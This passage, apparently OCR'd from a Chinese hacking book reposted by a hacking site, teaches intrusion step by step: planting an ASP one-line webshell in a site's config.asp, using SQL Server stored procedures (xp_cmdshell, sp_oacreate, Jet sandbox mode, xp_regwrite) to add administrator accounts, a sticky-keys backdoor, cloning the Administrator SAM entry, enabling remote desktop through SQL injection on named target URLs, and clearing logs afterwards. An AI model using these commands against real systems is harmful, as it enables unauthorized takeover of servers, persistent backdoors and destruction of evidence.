免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.23




图6.24




图6.25



图6.26

解了。漏洞利用的条件如下：1、配置文件文件必须是脚本文件；2、知道配置文件的相对路径。许多程序员在编写程序时，都习惯把配置文件作为一个单独的文件来存放，大多数情况下，都会把文件放在Inc目录下，而且许多程序也通常都会命名为config.asp，比如这套程序就是，如图6.23所示。

大家都已经知道了asp一句话木马的使用，只要在asp脚本文件中写入“<%eval request(“hacker”)%>”，这样就可以使用客户端来连接了。为了配合完美，在网站名称中插入“动力空间"%><%eval request("l")%><%'a”，首先“动力空间"%>”为了闭合第一行中的“<%”，需要注意的是，后面的“<%”是闭合最后一行的“%>”，而’单引号是为了注释掉后面的东西。点击保存，如图6.24，大家要注意，如果一句话木马没有插入好，就会造成网站config.asp配置出错，而致使网站有可能打不开，如图6.25。

这时我们就没办法进入后台再拿shell了，只能等管理员重新配置config.asp， 把我们之前插入的内容删除，网站才能得以恢复。如果成功的话，打开看看config.asp中的内容，一句话木马已经安静的躺在inc/config.asp中了，如图6.26。拿出我们的一句话木马客户端，填好后门的路径，再填入密码hacker，就可以成功的连接了，最后再上传自己的大马即可，如图6.27。




图6.27

关于通过后台获取webshell的技巧可谓是层出不穷，我介绍了三种不同的技巧也是为了希望大家能够做到举一反三，不同的网站程序后台拿shell的技巧也不相同，不要局限于某一种脚本之间，有时我们完全可以利用服务器与程序中的一些缺陷来达到我们的目的。

6.3 攻击SQL Server数据库

MSSQL强大的功能，让很多疏于管理或安全性配置不高的服务器轻松被黑客攻陷，mssql攻击

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

手段比较成熟，所以本节我们涉及到的知识也会比较多，大家在看完后肯定会有很大的收获，下面我就带领大家进入这个神秘的世界。

6.3.1 高级SA权限攻击技巧及实例

在踩点的过程中，恶意攻击者很可能获得SQL Server的弱口令，如果获得SA的弱口令的话，那么很大程度上将可以获得系统管理员权限，前提是对方的SQL服务器是在系统权限下安装的。

SA入侵的核心就是利用mssql本身的存储过程获取系统管理员权限。存储过程（Stored Procedure）是一组为了完成特定功能的SQL语句集，经编译后存储在数据库中，我们可以通过调用来执行它。

1、系统存储过程：以sp_开头，用来进行系统的各项设定，取得信息，相关管理工作，比如sp_help就是取得指定对象的相关信息。

2、扩展存储过程以xp_开头，用来调用操作系统提供的功能，比如**exec master..xp_cmdshell 'ping www.baidu.com'**。

3、用户自定义的存储过程。

一、xp_cmdshell

xp_cmdshell扩展存储过程可以操作系统命令执行，并能够以文本方式返回所有输出，如果mssql的sa密码被获取之后（如通过Hscan扫描或在webshell中经查敏感文件获得），就能轻易获取系统管理员权限。首先判断xp_cmdshell是否存在，我使用SQL Server自带的查询分析器进行演示：**select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'--**，如果返回结果为1，就证明存在，返回NULL就证明已经删除。

1、最理想的情况：xp_cmshell没有被删除，xplog70.dll也没有被删除，我们在查询分析器里执行：

```
exec master..xp_cmdshell 'net user test test /add';
exec master..xp_cmdshell 'net localgroup administrators test /add'
```

这样在系统中就增加了用户名和密码分别为test的管理员，如图6.28。

2、删除了xp_cmshel扩展存储，但是xplog70.dll没有被删除，如图6.29，此时就可以执行：

```
sp_addextendedproc 'xp_cmdshell','xplog70.dll'--恢复扩展存储
exec master..xp_cmdshell 'net user test test /add';--
exec master..xp_cmdshell 'net localgroup administrators test /add'--
```

来恢复扩展存储，并添加系统帐号了，如图6.30。




图6.28

这里还有一个问题，就是如果sp_addextendedproc被删除了，那么还能恢复扩展存储吗？答案是可以的，可以执行**dbcc addextendedproc ("xp_cmdshell","xplog70.dll");**，这样就可以直接恢复xp_cmdshell，不用去管sp_addextendedproc是否存在。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.29




图6.30




图6.31




图6.32

3、xplog70.dll删除或改名，此时如果继续使用**sp_addextendedproc 'xp_cmdshell','xplog70.dll'--**命令恢复，虽然会会提示命令已成功完成，但是在查看系统用户的时候就会出现如下的错误信息，如图6.31。

刚才的恢复方法我们应该这样做：首先通过SQL综合利用工具上传xplog70.dll到对方电脑某个目录下，假设我们上传到了对方的C盘根目录下，然后执行：

```
sp_addextendedproc 'xp_cmdshell','C:/xplog70.dll'-- 恢复扩展存储
exec master..xp_cmdshell 'net user test test /add'--
exec master..xp_cmdshell 'net localgroup administrators test/add'
```

就可以恢复存储并添加系统帐号了，如图6.32。如果对方开启了远程登录的话，就可以登录进入对方系统，不过记得要将自己上传的xplog70.dll删除，并清除系统日志。

4、cmd做了限制或者已经被删除，大多数情况下如果我们在使用扩展存储执行添加用户的操作时，出现了“xpsql.cpp: 错误5来自CreateProcess（第737行）”的提示，就说明cmd做了限制或者已经被删除。如果遇到“拒绝访问。”的这种情况，如图6.33，则最大的可能是net.exe已经被限制，此时可以尝试执行**exec master..xp_cmdshell 'net1 user test test /add';**。




图6.33

二、sp_oacreate

xp_cmdshell添加用户失败，我们可以尝试sp_oacreate存储，我使用Windows2000来进行演示，首先执行：**DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT**

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

EXEC SP_OAMETHOD @shell,'run',null, 'c:\WINNT\system32\cmd.exe /c net user test test /add'--，然后再执行：**DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'c:\WINNT\system32\cmd.exe /c net localgroup administrators test /add '--**。大家注意，SQL语句中的“c:\WINNT\system32”说明是Windows2000的系统，如果是Windows2003的系统应该改为“c:\Windows\system32”。这样执行后，同样可以添加用户名和密码分别为test的用户。如果sp_oacreate扩展存储被删除的话，我们可以尝试如下语句来进行恢复：**dbcc addextendedproc ("sp_oacreate","odsole70.dll")--**。

三、xp_regwrite之映像劫持

xp_regwrite为修改注册表的存储过程，xp_regwrite扩展存储可以结合映像劫持来达到攻击的目的，映像劫持也被称为“IFEO”，比如我们想通运行IE浏览器，但是运行的却是QQ.exe，这时就可以说IE浏览器被劫持了，也就是被QQ替代了。IFEO位于注册表的“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options”位置。

我们在查询分析器连接192.168.1.109的SQL服务器并执行：**exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\sethc.exe','debugger','REG_sz','c:\windows\system32\cmd.exe on';**，也就是制作了一个粘滞键后门，此时我们远程连接192.168.1.109，连按5次shift键，就可以弹出cmd窗口了，如图6.34，原因就是上述的SQL语句将setchc.exe（Windows的粘滞键）用cmd.exe劫持了，然后我们就可以添加系统管理员帐号和密码了。




图6.34

我们也可以举一反三，比如说劫持sethc.exe为explorer.exe（资源管理器）或者是taskmgr.exe（任务管理器），只需要稍微改动一下就行了：**xp_regwrite 'HKEY_LOCAL_MACHINE', 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe', 'Debugger','REG_SZ','C:\WINDOWS\system32\taskmgr.exe'**，如图6.35。




图6.35

四、xp_regwrite之沙盒模式

1、xp_cmdshell被删除并且xplog70.dll也无法恢复的情况下，可以分别执行：

```
EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0; --开启沙盒模式
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user test test /add")');--利用jet.oledb执行系统命令，添加用户
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
shell("net localgroup administrators test /add")');--沙盒模式下将用户添加进管理组
```

2、c:\windows\system32\cmd.exe如果被禁用或者删除的话，我们可以尝试使用和cmd.exe功能相似的command.com命令来提升权限，如图6.36。

```
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("C:\WINDOWS\system32\command.com /c net1 user test test /add")');--利用jet.oledb执行系统命令，添加用户
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("C:\WINDOWS\system32\command.com /c net1 localgroup administrators test /add")');--沙盒模式下将用户添加进管理组
```




图6.36




图6.37




图6.38

五、xp_cmdshell联合xp_regread之帐号克隆

如果对方把xp_cmdshell、sp_oacreate等可执行系统命令的存储过程全删除了，并且相关的dll文件也删除或隐藏了，那么我们可以通过xp_regwrite，xp_regread（读注册表的存储过程）来克隆管理员。首先执行**xp_regread 'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\000001F4','F'--**，

可以得到对方Administrator的加密密码，然后右键点击选择复制，如图6.37。

然后再执行**xp_regwrite 'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\000001F5','F','reg_binary',上面复制的十六进制字符串--**就行了，如图6.38，如果对方开放了远程终端，成功执行后，此时我们就可以利用guest帐户登录对方电脑，密码为空。注意：Windows2000系统默认可以进行空密码的连接，但是Windows2003系统默认不允许空密码远程连接。

由于这种安全隐患的存在，mssql2005默认是关闭xp_cmdshell等很多危险扩展存储的，下面我就介绍一下开启扩展的方法。

1、开启xp_cmdshell（必须把它加到高级用户模式），首先执行：

```
exec sp_configure ' show advanced options', 1;RECONFIGURE;
exec sp_configure 'xp_cmdshell', 1;RECONFIGURE;
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

然后再执行**sp_addextendedproc xp_cmdshell,@dllname='xplog70.dll'**，或者是执行**dbcc addextendedproc("xp_cmdshell","xplog70.dll");--**。

2、开启OPENROWSET，执行：

```
exec sp_configure ’ show advanced options’ ,1;RECONFIGURE;
exec sp_configure ‘Ad Hoc Distributed Queries’ ,1;RECONFIGURE;
```

3、开启sp_oacreate，执行：

```
exec sp_configure ’ show advanced options’ ,1;RECONFIGURE;
exec sp_configure ‘Ole Automation Procedures’ ,1;RECONFIGURE;
```

这里只是介绍这些扩展存储的开启方法，至于其它添加用户的方法和上述mssql2000执行的语句一样，我就不再赘述了。还要提醒大家的是，使用查询分析器会在本机留下日志记录，位于注册表的如下键值处：HKEY_CURRENT_USER\Software\Microsoft\Microsoft SQL Server\80\Tools\Client\PrefServers，其中那个221.194.46.25就是我使用自己电脑连接外部主机时留下的记录，需要删除掉，如图6.39。




图6.39



图6.40



图6.41

SA手工注入实例一

目标站点为“http://www.sist.com/tsxs.asp?name=14272”，经测试，该注入点为字符型注入并且为显错模式（页面给出错误信息），提交“http://www.sist.com/tsxs.asp?name=14272' and 1=1 and "='”，页面返回正常，提交“http://www.sist.com/tsxs.asp?name=14272' and 1=2 and "='”，页面返回错误，如图6.40。

通过执行“http://www.sist.com/tsxs.asp?name=14272' and user>0 and "='”爆出当前用户，根据“值 'dbo' 转换为数据类型为 int 的列时发生语法错误。”我们轻易的获得了当前用户为“dbo”，看来今天还算走运，如图6.41。




图6.42




图6.43


为了让大家观察的更加直观，我们来判断其到底是否为SA权限，提交“tsxs.asp?name=14272' And (select IS_SRVROLEMEMBER('sysadmin'))>0 and "='”，页面返回正常，确实为SA，如图6.42。通过xp_cmdshell轻松添加用户，虽然提示出错，不过是由其它的原因引起的，这里确实添加上了用户，如图6.43。


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

然后我们通过啊D注入工具来进行检测，在执行“netstat -an|find "3389"”时发现没有开放3389，来开启它，可以执行**tsxs.asp?name=14272';exec master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',0;--**，如图6.44。终端信息所在的注册表位置为：“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\DenyTSConnections”，其中键值DenyTSConnections直接控制着3389的开启和关闭，当该键值为0表示3389开启，为1则表示关闭。我们通过xp_regwrite修改fDenyTSConnections键值为0，从而达到开启终端的目的。好了，终端已经开启了，如图6.45。


图6.44



图6.45

成功的远程登录了对方的远程桌面，如图6.46。当然这里的注入过于理想化了，在实际的入侵中如果遇到了xp_cmdshell不能使用等其它难点的时候，我们就可以尝试通过本节的知识来一一化解。

SA注入实例二

我们获得了一个SA注入点，该实例中在URL处通过xp_cmdshell无法添加用户，我的思路就是在url处添加SA权限的用户hack，然后通过查询分析器来提升权限。

添加sql帐号hack，提交“http://www.sist.com/book.asp?id=44538 Exec master.dbo.sp_addlogin 'hack';”，设置sql帐号hack的密码为hack，提交“http://www.sist.com/book.asp?id=44538 Exec master.dbo.sp_password null,'hack','hack';”，将sql帐号提升为sysadmin，需要sa或者dbo权限，提交“book.asp?id=44538 Exec master.dbo.sp_addsrvrolemember ’ hack’ ,sysadmin;”，每次执行均会出现“连接战线”的提示，如图6.47，但是此时hack用户已经添加成功了。


图6.46




图6.47

执行**Exec master..xp_cmdshell ‘net user’**，提示无法装载dll，通过上面所学的知识，我们知道管理员把dll删除或移动走了，如图6.48。


图6.48

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

执行下面的语句：

```
DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC
SP_OAMETHOD @shell,'run',null, 'c:\WINDOWS\system32\cmd.exe /c net user test
test /add'--
DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT
EXEC SP_OAMETHOD @shell,'run',null, 'c:\WINDOWS\system32\cmd.exe /c net
localgroup administrators test /add '--
```

用户添加完毕了，如图6.49，然后查询终端是否打开，执行**master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections'--**，如图6.50。




图6.49




图6.50

返回value结果，值为1说明终端是关闭的，需要打开终端，我们执行**exec master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',0;--**，如图6.51。




图6.51

终端成功打开了，但是我登录的时候，系统却提示密码不正确，看来对方设置了密码策略，如图6.52。




图6.52

那么我们就在查询分析器里重新设置test用户密码为复杂密码，执行：

```
DECLARE @shell INT EXEC SP_OACREATE
'wscript.shell',@shell OUTPUT EXEC
SP_OAMETHOD @shell,'run',null, 'c:\
WINDOWS\system32\cmd.exe /c net user test test!
@#123 /add'—密码改为复杂的密码
DECLARE @shell INT EXEC SP_OACREATE
'wscript.shell',@shell OUTPUT
EXEC SP_OAMETHOD @shell,'run',null, 'c:\
WINDOWS\system32\cmd.exe /c net
localgroup administrators test /add '--
```

然后使用“test!@#123”这个密码成功的登录了，如图6.53。

